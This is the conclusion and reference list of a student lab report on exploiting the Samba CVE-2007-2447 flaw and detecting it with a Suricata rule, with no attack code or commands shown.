To summarize what we have done with this LAb, it was quite easy to perform in Task1 by exploiting Samba REC vulnerabilities and leveraging it to get the root shell while we were struggling with troubleshooting the Suricata version in our virtual machines, so we did lots of research. Therefore, the Suricata rule was straightforward if we captured the packet between the attack and target machines and know how to add regular expressions in the Suricata rule.

Reference

1. M. Buckbee, “What is an SMB port + ports 445 and 139 explained,” *Varonis*, 28-Jun-2022. [Online]. Available: <https://www.varonis.com/blog/smb-port>. [Accessed: 12-Nov-2022].
2. “CVE-2007-2447,” *CVE*. [Online]. Available: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-2447>. [Accessed: 12-Nov-2022].
3. Offensive-Security, “Offensive-security/exploitdb: The legacy exploit database repository - new repo located at <https://gitlab.com/exploit-database/exploitdb>,” *GitHub*. [Online]. Available: <https://github.com/offensive-security/exploitdb>. [Accessed: 12-Nov-2022].
4. “2. quickstart guide¶,” 2. *Quickstart guide - Suricata 7.0.0-beta1 documentation*. [Online]. Available: <https://suricata.readthedocs.io/en/latest/quickstart.html#running-suricata>. [Accessed: 12-Nov-2022].
5. “How to configure Suricata as an intrusion prevention system (IPS) on ubuntu 20.04,” *DigitalOcean*, 09-Dec-2021. [Online]. Available: <https://www.digitalocean.com/community/tutorials/how-to-configure-suricat>

a-as-an-intrusion-prevention-system-ips-on-ubuntu-20-04. [Accessed: 12-Nov-2022].

6. *Installing and configuring SURICATA rules.* [Online]. Available: [https://nsrc.org/workshops/2015/pacnog17-ws/raw-attachment/wiki/Track2Agenda/ex-suricata-rules.htm#:~:text=Suricata%20rules%20are%20the%20de facto,threat%20intelligence%20against%20network%20traffic.&text=This%20rule%20consists%20of%20a,%2D%3E%20%24EXTERNAL_NET%20any%22\).](https://nsrc.org/workshops/2015/pacnog17-ws/raw-attachment/wiki/Track2Agenda/ex-suricata-rules.htm#:~:text=Suricata%20rules%20are%20the%20de facto,threat%20intelligence%20against%20network%20traffic.&text=This%20rule%20consists%20of%20a,%2D%3E%20%24EXTERNAL_NET%20any%22).) [Accessed: 13-Nov-2022].
7. *Suricata Rules - Suricata 6.0.0 documentation.* [Online]. Available: <https://suricata.readthedocs.io/en/suricata-6.0.0/rules/>. [Accessed: 13-Nov-2022].
8. MikeSchemMikeSchem 8811313 silver badges2727 bronze badges and JufajardiniJufajardini 3155 bronze badges, “How to run suricata on PCAP mode and get results in fast.log,” *Stack Overflow*, 01-Jun-1967. [Online]. Available: <https://stackoverflow.com/questions/61132410/how-to-run-suricata-on-pcap-mode-and-get-results-in-fast-log>. [Accessed: 13-Nov-2022].
9. “Suricata & Iptables cheatsheet,” *HackTricks*. [Online]. Available: <https://book.hacktricks.xyz/generic-methodologies-and-resources/basic-fore>

[nsic-methodology/pcap-inspection/suricata-and-iptables-cheatsheet](#).

[Accessed: 14-Nov-2022].

10.“Online regex generator tool: JavaInUse,” *Tool*. [Online]. Available:

<https://www.javainuse.com/rexgenerator>. [Accessed: 14-Nov-2022].

11.“Suricata,” *Pcre (Perl Compatible Regular Expressions) - Suricata - Open*

Information Security Foundation. [Online]. Available:

[https://redmine.openinfosecfoundation.org/projects/suricata/wiki/Pcre_\(Perl_Compatible_Regular_Expressions\)](https://redmine.openinfosecfoundation.org/projects/suricata/wiki/Pcre_(Perl_Compatible_Regular_Expressions)). [Accessed: 14-Nov-2022].

12.https://www.reddit.com/r/OPNsenseFirewall/comments/i46tda/suricata_is_not_loading_rules_error/